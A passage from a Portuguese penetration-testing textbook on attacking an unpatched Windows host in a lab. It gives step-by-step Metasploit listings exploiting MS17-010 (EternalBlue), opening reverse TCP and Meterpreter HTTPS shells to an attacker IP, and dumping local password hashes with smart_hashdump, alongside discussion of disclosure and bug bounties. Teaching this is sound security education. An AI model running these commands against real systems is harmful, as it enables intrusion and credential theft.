Registre esses hashes em suas anotações, e não se esqueça de repetir esse exercício em todos os hosts de nível um que comprometer durante a fase de invasão com foco. Quando passarmos para a escalação de privilégios, você aprenderá a usar a técnica Pass-the-Hash para alcançar os sistemas de nível dois. Esses são os hosts que não contêm necessariamente uma vulnerabilidade de acesso direto, mas compartilham as credenciais de conta de administrador local com um dos hosts de nível um que já comprometemos.

O que são hashes LM?

A primeira tentativa da Microsoft no que concerne aos hashes se chamava hashes LAN Manager, ou LM. Esses hashes apresentavam problemas graves de segurança que os tornaram extremamente fáceis de serem quebrados para obter a senha em formato texto simples. Assim, a Microsoft criou o hash NTLM (New Technology LAN Manager, ou LAN Manager de Nova Tecnologia), que tem sido usado desde a época do Windows XP. Todas as versões de Windows desde então desativaram o uso dos hashes LM, por padrão. Com efeito, em nosso exemplo dos hashes de senha obtidos, você perceberá que todas as três contas têm o mesmo valor na seção de hash LM: “aad3b435b51404eeaad3b435b51404ee”.

Se você procurar essa string no Google, verá muitos resultados, pois esse é o hash LM equivalente a uma string vazia (“”). Não discutirei nem usarei hashes LM neste livro, e você provavelmente não verá nenhuma rede corporativa moderna que ainda os utilize.

Resumo

- Serviços de banco de dados podem ser um meio confiável para comprometer hosts de rede e, com frequência, vêm acompanhados de um serviço web.
- Os serviços do Servidor Microsoft SQL são particularmente

convenientes para um invasor por causa do procedimento armazenado de sistema xp_cmdshell.

- Os sistemas Windows armazenam hashes de senha de contas de usuários locais na hive de registro SAM.
- Depois de comprometer um host de nível um (se for um sistema Windows), você deve sempre extrair os hashes de senha das contas de usuários locais.
- Criar cópias de SYSTEM e SAM com o reg.exe permite que você leve o processo de extração de hashes para fora da máquina da vítima, reduzindo a probabilidade de gerar um alerta no antivírus do computador da vítima.

CAPÍTULO 7

Atacando serviços sem patches

Este capítulo inclui:

- ciclo de vida do desenvolvimento de um exploit;
- MS17-010: Eternal Blue;
- uso do Metasploit para explorar um sistema sem patch;
- uso do payload Meterpreter shell;
- geração de um shellcode personalizado para exploits do Exploit-DB.

Antes de prosseguir, vamos fazer uma pausa para rever nossos amigos, a gangue de assaltantes do filme de Hollywood, que a essa altura já está bem no interior das instalações da vítima. A gangue acabou de chegar em um novo andar do complexo, e eles estão diante de um longo corredor, com portas em ambos os lados: portas vermelhas à esquerda (sistemas Linux e Unix) e portas azuis à direita (sistemas Windows). Como esperado, todas as portas estão trancadas com painéis de controle sofisticados para acesso por cartão magnético.

O especialista da equipe em trancas de porta por cartão (vamos fingir que isso realmente exista) constata que os painéis têm um modelo antigo de leitor de cartões – e que esse modelo em particular tem uma falha de projeto, a qual pode ser usada para contornar o sistema de travamento. Os detalhes de como fazer isso não são importantes; contudo, se você sente necessidade de visualizar algo para apreciar o cenário, imagine que há oito orifícios minúsculos no fundo do leitor de cartões e que, se você introduzir um clipe de papel dobrado em dois orifícios específicos em um ângulo certo e aplicar certa pressão da maneira correta, a porta será

destrancada.

O fabricante do painel foi avisado dessa falha de projeto e, a partir de então, resolveu o problema no design do modelo mais recente; contudo, substituir todas as trancas das portas em uma instalação grande pode ser muito caro. Em vez disso, os administradores do prédio instalaram uma placa adaptadora que se acopla com segurança ao painel e bloqueia o acesso aos dois orifícios. A única forma de remover a placa seria quebrar fisicamente o dispositivo, o que provavelmente faria um alarme ser soado. Felizmente, quando a gangue inspecionou todas as portas e seus respectivos painéis de controle por cartão magnético, eles identificaram uma única porta que não continha o adaptador. Como essa porta, basicamente, não tem a correção, a gangue, de certo modo, seria capaz de entrar imediatamente – supondo, é claro, que tivessem um clipe de papel cuidadosamente dobrado.

Admito que o enredo desse filme hipotético está começando a ficar um pouco despropositado. Certamente, não seria uma invasão divertida se tudo que os “vilões” tivessem que fazer fosse dobrar um clipe de papel e introduzi-lo em dois orifícios para acessar uma instalação bem protegida. Parece quase bom demais para ser verdade o fato de eles depararem com uma porta que poderia, muito bem, estar destrancada, pois essa técnica de passar por ela é comumente conhecida (entre os ladrões, pelo menos).

A única explicação razoável para a presença dessa porta aparentemente destrancada em um prédio que, de outra forma, seria totalmente seguro é que ela tenha passado despercebida pela equipe de manutenção quando estavam consertando (fazendo um patching) todas as outras portas, instalando o adaptador nos sistemas de trancamento por cartão magnético. Talvez a empresa responsável pela segurança do prédio tenha contratado o serviço de conserto dos painéis com um terceiro que quis economizar e contratou uma mão de obra barata para fazer o serviço. Alguém estava tentando chegar mais cedo em casa e fez o serviço às pressas, deixando acidentalmente uma das portas de lado. Isso

acontece o tempo todo em redes corporativas quando se trata de aplicar atualizações críticas de segurança em sistemas de computadores. Além disso, conforme mencionado no Capítulo 1, as empresas muitas vezes não têm um catálogo atualizado e preciso dos seus bens, com detalhes sobre cada computador da rede; desse modo, quando um patch crítico é lançado e todo mundo tem pressa para atualizar seus sistemas, não é incomum que um ou mais sistemas acabem ficando de fora.

7.1 Entendendo os exploits de software

Serviços sem patches não têm atualizações que oferecem correções para o que a maioria das pessoas chama de *bugs de software*. Esses bugs às vezes podem ser usados por um invasor para comprometer o serviço afetado e tomar o controle do sistema operacional do host. Definindo de modo geral, um bug de software é qualquer código que não funciona conforme esperado quando uma entrada imprevista é passada para uma dada função. Se o bug de software fizer com que a aplicação ou serviço falhe (pare de funcionar), será possível sequestrar o fluxo de execução da aplicação e executar instruções arbitrárias em linguagem de máquina no sistema de computador que está executando a aplicação vulnerável.

O processo de escrever um pequeno programa de computador (um *exploit*) para tirar proveito de um bug de software de tal modo que uma execução remota de código seja possível geralmente é chamado de *exploração de falhas (exploitation) de software* ou *desenvolvimento de exploit*. Este capítulo não aborda os detalhes do desenvolvimento de um exploit de software, pois esse é um assunto avançado, para dizer o mínimo, e está além do escopo deste texto. Apesar disso, é importante entender os conceitos envolvidos na exploração de falhas de software para ter um melhor domínio sobre como é possível usar exploits publicamente disponíveis em um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna). Se quiser saber mais sobre o desenvolvimento de exploits, recomendo

adquirir uma edição do livro *Hacking: The Art of Exploitation* de Jon Erickson (No Starch Press, 2ª edição, 2008).

Nas páginas seguintes, você conhecerá, de modo geral, os detalhes de um famoso bug de software que afeta sistemas Windows: o MS17-010, cujo codinome é Eternal Blue. Também demonstrarei como utilizar um módulo de exploit open source publicamente disponível no framework Metasploit a fim de tomar o controle de um sistema vulnerável que não tenha o patch para esse bug de software. Você aprenderá a diferença entre um payload de bind e de shell reverso, e conhecerá um payload de exploit muito eficaz chamado shell Meterpreter.

7.2 Entendendo o ciclo de vida típico de um exploit

Como os bugs de software e os exploits passaram a existir, antes de tudo? Talvez você já tenha ouvido falar do Patch Tuesday, quando novos patches do Windows são lançados. Como esses patches são desenvolvidos, e por quê? A resposta pode variar, mas, falando de modo geral, no caso das atualizações relacionadas à segurança, os eventos ocorrem na ordem apresentada a seguir.

Em primeiro lugar, um pesquisador de segurança independente, que não se importaria nem um pouco se o chamássemos de hacker (é assim que ele provavelmente deve se referir a si mesmo) efetua um teste rigoroso de estresse e descobre um bug de software explorável em um produto de software comercial, como o Windows. *Explorável* (exploitable) não só quer dizer que o bug causa uma falha, mas também que o hacker é capaz de fornecer dados à aplicação de modo que, assim que a falha é acionada, áreas essenciais do espaço de memória virtual do programa poderão ser sobrescritas com instruções específicas para controlar o fluxo de execução do software vulnerável.

Bugs não são criados, mas descobertos

Os bugs de segurança estão presentes em qualquer programa de computador. Isso se deve à natureza do software, que é desenvolvido rapidamente pelas empresas com o intuito de atender a prazos para satisfazer aos acionistas e atingir objetivos voltados ao lucro. A segurança muitas vezes fica em segundo plano.

Os hackers não criam os bugs nem os introduzem no software. Em vez disso, por meio de diversas formas de engenharia reversa e testes de estresse, às vezes chamados de *fuzzing*, os hackers descobrem ou identificam bugs que foram involuntariamente colocados ali pelos desenvolvedores de software, que trabalharam dia e noite para cumprir o prazo de lançamento.

O hacker em nosso exemplo é uma espécie de “mocinho”. Depois de aperfeiçoar o exploit funcional para demonstrar a gravidade do bug de forma completa, ele decide informar a vulnerabilidade ao fornecedor que criou o software, de maneira responsável. No caso do Eternal Blue, o fornecedor, é claro, é a Microsoft.

NOTA Em alguns casos, um pesquisador pode ser generosamente recompensado financeiramente por informar uma vulnerabilidade. A recompensa é chamada de *bug bounty* (recompensa por bug). Há toda uma comunidade de hackers freelance (caçadores de bug bounty) que dedicam suas carreiras a descobrir, explorar e, então, informar os bugs de software, recebendo recompensas dos fornecedores. Se isso é algo que você esteja interessado em conhecer melhor, consulte os dois programas mais conhecidos de bug bounty para freelancers: https://www.hackerone.com e https://bugcrowd.com.

Quando a Microsoft recebe a informação inicial sobre um bug e um exploit para PoC (Proof-of-Concept, ou Prova de Conceito) do pesquisador de segurança, a sua própria equipe de pesquisa interna investiga o bug para garantir que é legítimo. Se a existência do bug for confirmada, a Microsoft cria uma security advisory (advertência de segurança) e disponibiliza um patch que os clientes podem baixar e usar para corrigir o software vulnerável. O bug Eternal Blue foi descoberto em 2017, e foi o décimo bug confirmado a receber um patch naquele ano. Desse modo, seguindo a convenção de nomenclatura da Microsoft, o patch (e, mais tarde, o exploit disponível publicamente) será eternamente conhecido como MS17-010.

Assim que o patch é lançado, sua existência passa a ser de conhecimento público. Mesmo que a Microsoft tentasse limitar as informações contidas na advertência, o patch poderia ser baixado e analisado por pesquisadores de segurança a fim de determinar o código que está sendo corrigido e, desse modo, a parte que está vulnerável a um exploit de software. Não muito tempo depois disso, um (ou dez) exploit(s) open source geralmente se tornam disponíveis ao público.

Essas informações são suficientes para dar prosseguimento ao capítulo; no entanto, se quiser conhecer os detalhes específicos acerca do MS17-010, incluindo os detalhes técnicos do bug de software, o patch e como o exploit funciona, incentivo você a começar assistindo à ótima palestra do Defcon 26 chamada "Demystifying MS17 010: Reverse Engineering the ETERNAL Exploits" (Desmistificando o MS17 010: fazendo uma engenharia reversa dos exploits ETERNAL), apresentada por um hacker que atende pelo nome de zerosum0x0. Você pode assistir a ela acessando https://www.youtube.com/watch?v=HsievGJQG0w.

7.3 Comprometendo o MS17-010 com o Metasploit

As condições necessárias para utilizar um exploit com sucesso a fim de obter um shell remoto variam quanto à complexidade, dependendo do tipo de software que está vulnerável e da natureza do bug sendo explorado. Novamente, não vou explicar minuciosamente o processo de desenvolvimento de um exploit nem descreverei os detalhes intrincados dos diferentes tipos de bugs de software, buffer overflows (transbordamentos de buffer), heap overflows (transbordamentos de heap), condições de concorrência (race conditions), e assim por diante. Contudo, gostaria de enfatizar que os diferentes tipos de vulnerabilidades de software devem ser explorados de maneiras distintas. Alguns são mais fáceis que outros; no papel de invasores, estaremos mais interessados em exploits que exijam o mínimo de interação com a máquina alvo.

Por exemplo, um bug no Microsoft Word talvez exija que você convença uma vítima a abrir um documento malicioso e clicar em Sim em algum prompt que peça permissão para executar uma macro maliciosa, a qual, então, vai disparar o exploit. Isso exige uma interação com o usuário e, desse modo, é menos apropriado para um invasor, sobretudo para um que tente não ser detectado. Do ponto de vista de um invasor, os melhores bugs exploráveis afetam os serviços de software que estão passivamente escutando a rede e não exigem nenhuma interação com o usuário para serem explorados.

O MS17-010 é exatamente esse tipo de bug, pois afeta o serviço Windows CIFFS/SMB que, por padrão, escuta a porta TCP 445 em todos os sistemas Windows pertencentes ao domínio. Bugs exploráveis de forma confiável em serviços Windows que escutem passivamente a rede são raros e, consequentemente, de modo geral, você pode esperar ver inúmeras postagens de blog e um módulo funcional no Metasploit logo depois que a Microsoft lançar um patch. Para demonstrar como o MS17-010 é uma joia rara, o último bug equivalente a atingir sistemas Windows havia sido lançado nove anos antes, em 2008: o MS08-067, usado no Conficker Worm, que teve grande publicidade.

7.3.1 Verificando se o patch está ausente

Agora que você já sabe da importância do MS17-010 do ponto de vista de um invasor, vamos retomar a discussão sobre a exploração de um patch ausente e de como obter um shell no alvo vulnerável. Para recapitular o que vimos no Capítulo 4 sobre descoberta de vulnerabilidades na rede, havíamos identificado um host vulnerável que não possuía o patch MS17-010, utilizando um módulo auxiliar do Metasploit. Eis um lembrete de como essa descoberta foi feita: inicie o msfconsole, vá para o módulo auxiliar de scan digitando `use auxiliary/scanner/smb/ smb_ms17_010` no prompt, defina o valor do alvo em `rhosts` com `set rhosts 10.0.10.227` e digite `run` para executar o módulo.

Listagem 7.1 – Verificando se o alvo é explorável

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 10.0.10.227
rhosts => 10.0.10.227
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.10.227:445       - Host is likely VULNERABLE to MS17-010! –
Windows Server (R) 2008 Enterprise 6001 Service Pack 1 x86 (32-bit)
[*] 10.0.10.227:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

A saída do módulo confirma que o host provavelmente não tem o patch e, desse modo, é provável que esteja vulnerável ao módulo de exploit; esse poderá ser usado para comprometer o sistema alvo e conseguir um prompt de comandos de shell reverso para controlar o sistema operacional. A única forma de saber ao certo seria testando o módulo de exploit.

Se você está se perguntando por que o autor do exploit optou por descrever o host como “likely vulnerable” (provavelmente vulnerável), é simplesmente porque há alguns casos raros em que um patch foi parcialmente instalado e houve uma falha no caminho, fazendo com que o serviço pareça estar vulnerável quando, na verdade, não está. Isso não acontece com muita frequência; se o módulo diz que o host está “likely vulnerable”, é porque está provavelmente vulnerável, o que equivale a dizer que há uma grande chance de estar. Como pentester, você precisa ter certeza; portanto, será necessário executar o módulo de exploit para conferir.

Por que um shell reverso?

Todo exploit exige que um payload seja executado no sistema alvo assim que a vulnerabilidade for acionada. Os payloads quase sempre são algum tipo de interface de linha de comando para o alvo. De modo geral, seu payload poder ser um *payload de bind*, que abre uma porta da rede na máquina alvo para você se conectar e recebe o seu shell, ou um *payload reverso*, que faz uma conexão de volta para o seu computador de ataque. Os pentesters geralmente preferem um payload de shell reverso porque lhes dá um maior controle sobre

o servidor que está esperando as conexões e, desse modo, é mais confiável, na prática.

Como você usará um payload de shell reverso para esse vetor de ataque, será preciso saber qual é o seu endereço IP na rede alvo. Então, o Metasploit informará à máquina da vítima qual é o seu endereço IP quando enviar o payload por meio do exploit, de modo que o sistema alvo possa se conectar de volta com o seu computador de ataque.

Comandos do sistema operacional podem ser executados diretamente no msfconsole; portanto, não há necessidade de sair do console para verificar o seu endereço IP. Se eu executar o comando ifconfig, será informado que o meu endereço IP é 10.0.10.160; esse valor, é claro, será diferente para você, dependendo de sua configuração de rede.

Listagem 7.2 – Verificando o endereço IP do localhost

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > ifconfig
[*] exec: ifconfig

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.10.160 ❶
        netmask 255.255.255.0  broadcast 10.0.10.255
        inet6 fe80::3031:8db3:ebcd:1ddf  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d8:0f:f2  txqueuelen 1000  (Ethernet)
        RX packets 1402392  bytes 980983128 (980.9 MB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 257980  bytes 21886543 (21.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 210298  bytes 66437974 (66.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 210298  bytes 66437974 (66.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

❶ Endereço IP do meu computador Linux de ataque.

Assim que tiver o seu endereço IP, você poderá carregar o módulo de exploit MS17-010. Faça isso digitando `use exploit/windows/smb/ms17_010_psexec`. Você notará que o módulo começa com *exploit* em vez de *auxiliary*. Os módulos de exploit têm algumas opções diferentes em comparação com os módulos auxiliares que usamos até agora neste livro. Como esse é um módulo de exploit, você terá de especificar um parâmetro adicional: o payload que você quer executar no host vulnerável.

7.3.2 Usando o módulo de exploit ms17_010_psexec

Inicialmente, informe ao Metasploit qual host é o seu alvo com `set rhost 10.0.10.208`. Esse deve ser o endereço IP do servidor Windows vulnerável. Em seguida, informe ao módulo o payload a ser utilizado. Você usará um shell TCP reverso simples para começar: digite `set payload windows/x64/shell/reverse_tcp`. Como esse é um payload reverso, é necessário especificar uma nova variável chamada `lhost` com *localhost*. Esse é o endereço IP com o qual o servidor alvo se conectará de volta para receber o payload. Portanto, vou digitar `set lhost 10.0.10.160`. Você deve digitar o mesmo comando, porém mude o endereço IP para o endereço que corresponda ao IP do seu computador de ataque. Agora você pode iniciar o módulo de exploit simplesmente digitando o comando exploit. Quando terminar, você será saudado com um conhecido prompt de comandos Windows.

Listagem 7.3 – Usando o módulo de exploit do MS17-010

```
msf5 > use exploit/windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) > set rhost 10.0.10.208
rhost => 10.0.10.208
msf5 exploit(windows/smb/ms17_010_psexec) > set payload
windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf5 exploit(windows/smb/ms17_010_psexec) > set lhost 10.0.10.160
```

```
lhost => 10.0.10.160
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.0.10.160:4444
[*] 10.0.10.208:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.0.10.208:445 - Built a write-what-where primitive...
[+] 10.0.10.208:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.10.208:445 - Selecting PowerShell target
[*] 10.0.10.208:445 - Executing the payload...
[+] 10.0.10.208:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Sending stage (336 bytes) to 10.0.10.208
[*] Command shell session 1 opened (10.0.10.160:4444 -> 10.0.10.208:49163)
at 2019-10-08 15:34:45 -0500

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9458:324b:1877:4254%11
   IPv4 Address. . . . . . . . . . . : 10.0.10.208
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.10.1

Tunnel adapter isatap.{4CA7144D-5087-46A9-8DC2-1BE5E36C53BB}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

AVISO Não importa o quão estável seja o exploit, os sistemas podem – e às vezes vão – falhar. Seja extremamente cauteloso ao usar um exploit em um sistema de produção quando estiver conduzindo um INTP. Como uma regra da prática, você deve notificar o contato em seu cliente antes de fazer isso. Não há necessidade de alarmá-los; basta dizer que você identificou uma vulnerabilidade diretamente explorável, e precisa garantir que o host está, de fato, vulnerável. Há uma chance maior do que zero de que o exploit possa

causar uma falha no sistema. No caso do MS17-010, no cenário de pior caso, em que haja realmente uma falha, em geral o sistema se reiniciará automaticamente.

7.4 T Payload do shell Meterpreter

O próximo passo após o comprometimento de sistemas vulneráveis seria coletar informações preciosas do alvo comprometido, por exemplo, os hashes de senha das contas de usuários locais, como fizemos no capítulo anterior. No entanto, conforme já mostrei, esse processo poderia ser, para dizer o mínimo, um pouco tedioso, pois, no momento, não há nenhuma maneira de fazer um download de arquivos diretamente do alvo comprometido.

Em vez de empregar a técnica demonstrada antes, de criar cópias das hives de registro SYSTEM e SAM, definir um compartilhamento de arquivos desprotegido e conectar-se a ele a partir de seu computador de ataque, gostaria de aproveitar essa oportunidade para apresentar a você um shell reverso mais robusto que um prompt de comandos Windows comum: um shell que já inclui um recurso de upload/download, bem como uma série de outros recursos úteis. Estou falando, é claro, do incrível shell Meterpreter do Metasploit.

Digitar exit no prompt de comandos do Windows encerrará o seu shell reverso e levará você de volta ao msfconsole. Você não tem mais acesso ao alvo vulnerável. Se precisasse acessar o sistema de novo, seria necessário executar o exploit novamente. Executar um exploit muitas vezes não é aconselhável, pois, às vezes, isso pode causar falhas nos sistemas – e tenho certeza de que você é capaz de imaginar a alegria de seus clientes se isso ocorrer. Apenas para demonstração, execute o exploit mais uma vez, porém especifique o payload do shell reverso Meterpreter digitando set payload windows/x64/meterpreter/reverse_https e, em seguida, execute o comando exploit novamente.

Listagem 7.4 – Obtendo um shell Meterpreter

```
msf5 exploit(windows/smb/ms17_010_psexec) > set payload
```

```
windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started HTTPS reverse handler on https://10.0.10.160:8443
[*] 10.0.10.208:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.0.10.208:445 - Built a write-what-where primitive...
[+] 10.0.10.208:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.10.208:445 - Selecting PowerShell target
[*] 10.0.10.208:445 - Executing the payload...
[+] 10.0.10.208:445 - Service start timed out, OK if running a command or
non-service executable...
[*] https://10.0.10.160:8443 handling request from 10.0.10.208; (UUID:
fv1vv10x) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 3 opened (10.0.10.160:8443 -> 10.0.10.208:49416) at
2019-10-09 11:41:05 -0500

meterpreter >
```

Isso deve parecer familiar, comparando com a última vez em que o exploit foi executado, com uma diferença essencial: no lugar de um prompt de comandos Windows, você estará diante do que chamamos de uma *sessão Meterpreter* ou *shell Meterpreter*. Originalmente, o payload do Meterpreter foi desenvolvido para o Metasploit 2.0, mas continua sendo um payload de shell reverso popular entre os hackers e, igualmente, entre os pentesters. Para uma introdução incrível às diversas funcionalidades do shell Meterpreter, digite o comando `help`, e várias páginas de comandos serão apresentadas.

NOTA Não se esqueça de acrescentar o shell Meterpreter nas anotações referentes ao seu procedimento de teste. É um comprometimento inicial e uma conexão de shell, que você deverá remover apropriadamente na fase de limpeza após o procedimento.

Listagem 7.5 – Tela de ajuda do Meterpreter

```
meterpreter > help

Core Commands
=============
```

```
    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background
    channel                   Displays information or control active
    close                     Closes a channel
    detach                    Detach the meterpreter session
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current

*** [TRECHO OMITIDO] ***

  Priv: Password database Commands
  ================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

  Priv: Timestomp Commands
  ========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

  meterpreter >
```

Conhecer todas essas funcionalidades (ou até mesmo a maioria) não será necessário; porém, se quiser, posso recomendar dois recursos excelentes para explorar o shell Meterpreter com mais

detalhes do que faremos neste capítulo. O primeiro é a documentação Metasploit Unleashed da Offensive Security, que é bastante detalhada: http://mng.bz/emKQ. O segundo é um ótimo livro chamado *Metasploit: The Penetration Tester's Guide* – especificamente, o Capítulo 6, "Meterpreter" (David Kennedy, Jim O'Gorman, Devon Kearns e Mati Aharoni; No Starch Press, 2011).

7.4.1 Comandos úteis do Meterpreter

Agora que temos um shell Meterpreter, o que devemos fazer primeiro? Quando acessar um novo alvo, você deve se perguntar o seguinte: "Que tipos de aplicações estão executando nesse sistema? Com que finalidade a empresa utiliza esse sistema? Quais são os usuários que atualmente utilizam esse sistema na empresa?". O fato é que é possível responder a todas essas três perguntas com o comando ps, que funciona de modo semelhante ao comando ps do Linux/Unix, listando todos os processos em execução no alvo afetado:

```
meterpreter > ps
```

Listagem 7.6 – Saída típica do comando ps do Meterpreter

```
Process List
============

PID   PPID  Name               Arch  Session  User                 Path
---   ----  ----               ----  -------  ----                 ----
0     0     [System Process]
4     0     System             x64   0
252   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM
\SystemRoot\System32\smss.exe
272   460   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM
*** [TRECHO OMITIDO] ***
2104  332   rdpclip.exe        x64   2        CAPSULECORP\tien
C:\Windows\system32\rdpclip.exe ❶
2416  1144  userinit.exe       x64   2        CAPSULECORP\tien
C:\Windows\system32\userinit.exe
2428  848   dwm.exe            x64   2        CAPSULECORP\tien
C:\Windows\system32\Dwm.exe
```

```
2452  2416  explorer.exe          x64   2       CAPSULECORP\tien
C:\Windows\Explorer.EXE
2624  2452  tvnserver.exe         x64   2       CAPSULECORP\tien
C:\Program Files\TightVNC\tvnserver.exe ❷
2696  784   audiodg.exe           x64   0
2844  1012  SearchProtocolHost.exe  x64   2       CAPSULECORP\tien
C:\Windows\system32\SearchProtocolHost.exe
2864  1012  SearchFilterHost.exe    x64   0       NT AUTHORITY\SYSTEM
C:\Windows\system32\SearchFilterHost.exe

meterpreter >
```

❶ Processo Windows RDP executando com um usuário do domínio.

❷ Esse servidor está executando o TightVNC, que não é um serviço padrão do Windows.

Com base nessa saída, podemos ver que não há muitos processos executando nesse host, além daqueles que são padrões no Windows, com exceção de um servidor TightVNC executando com o PID (Process ID, ou ID de Processo) 2624. O interessante é que você perceberá também que parece haver um usuário do Active Directory chamado tien logado nesse sistema. Isso é evidente, observando os processos executando com CAPSULECORP\tien. O PID 2104 se chama rdpclip.exe e está executando com o usuário CAPSULECORP\tien. Isso nos informa que essa conta de usuário está logada remotamente por meio do Windows RDP. É possível obter as credenciais do usuário no domínio Active Directory utilizando essa sessão Meterpreter. Vamos deixar isso de lado por enquanto e retomar o assunto mais tarde; gostaria de apresentar mais alguns truques que podem ser feitos com o seu shell Meterpreter.

Para conseguir uma execução de código por meio do Meterpreter, basta digitar o comando shell, e você será levado a um prompt de comandos do sistema operacional. Sem dúvida, isso é conveniente, mas talvez não pareça tão empolgante, pois você já tinha a possibilidade de execução de comandos com o shell TCP reverso. Tudo bem, eu só queria mostrar como isso é feito. Você pode digitar exit para encerrar o comando shell, mas, dessa vez, será levado de volta ao seu shell Meterpreter:

```
meterpreter > shell
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>exit
exit
meterpreter >
```

O fato de poder entrar em um shell, sair e entrar novamente sem perder a conectividade com o seu alvo é suficiente para fazer do shell Meterpreter um de meus payloads favoritos. Além disso, é possível fazer muito mais operações com um shell Meterpreter, que não estariam acessíveis em um shell de comandos simples. Você se lembra daqueles hashes de senha de contas de usuários locais no servidor de banco de dados? Você deve coletá-los desse sistema também, e isso pode ser feito usando o que é chamado de *módulo de pós-exploração de falhas* (post module) do Meterpreter.

> **DEFINIÇÃO** No próximo capítulo, aprenderemos muito mais sobre a *pós-exploração*(post-exploitation) de falhas: aquilo que um invasor faz em um sistema comprometido, após o seu comprometimento. *Módulos de pós-exploração* são módulos do Metasploit que você pode usar assim que tiver uma conexão de shell Meterpreter com um alvo comprometido. Conforme sugere o nome, esses módulos são usados durante a pós-exploração de falhas.

Atualmente, quando este capítulo foi escrito, o Metasploit tem mais de 300 módulos de pós-exploração de falhas, portanto é provável que haja um para praticamente qualquer cenário que você possa imaginar. Para executar um módulo de pós-exploração, digite o comando `run`, seguido do path do módulo. Por exemplo, `run post/windows/gather/smart_hashdump` executa o módulo `smart_hashdump`. Um dos aspectos mais interessantes desse módulo de pós-exploração de falha é que ele armazena automaticamente os hashes no banco de dados MSF, se você o tiver configurado de acordo com as instruções que estão no Apêndice A, na seção A.5.3. O módulo também armazena os hashes em um arquivo .txt, no diretório `~/.msf4`.

Listagem 7.7 – Usando o módulo de pós-exploração de falha

smart_hashdump

```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against TIEN ❶
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /~/.msf4/loot21522_default_10.0.10.208windows.hashes_755293.txt ❷
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY
  5a7039b3d33a1e2003c19df086ccea8d
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[+] tien:"Bookstack" ❸
[*] Dumping password hashes...
[+]
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b
  73c59d
e0c089c0:::
[+]
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:6769dd01f1f8b
  61924785
de2d467a41:::
meterpreter >
```

❶ Nome do host do sistema no qual o módulo será executado.

❷ Local em que o arquivo com suas hashes será armazenado.

❸ Às vezes, os administradores de sistemas inserem informações úteis na dica de senha.

No próximo capítulo, veremos como esses hashes de senha de contas Windows podem ser úteis para ter acesso a outros sistemas. Eu os chamo de *alvos de nível dois*, pois são sistemas que não estavam acessíveis antes – a fase de descoberta de vulnerabilidades não havia resultado em nenhum LHF (Low-Hanging-Fruit, ou Fruto ao Alcance das Mãos) para esses hosts específicos. Com base em minha experiência, posso dizer que, assim que alcançar o nível dois em um INPT, não demorará muito

para você conseguir assumir o controle de toda a rede. Antes de concluir este capítulo, gostaria de abordar rapidamente o banco de dados público de exploits, que é outro recurso útil além do framework Metasploit; às vezes, você encontrará lá alguns exploits funcionais para comprometer alvos no escopo de seu procedimento de teste.

Exercício 7.1: Comprometendo o sistema tien.capsulecorp.local

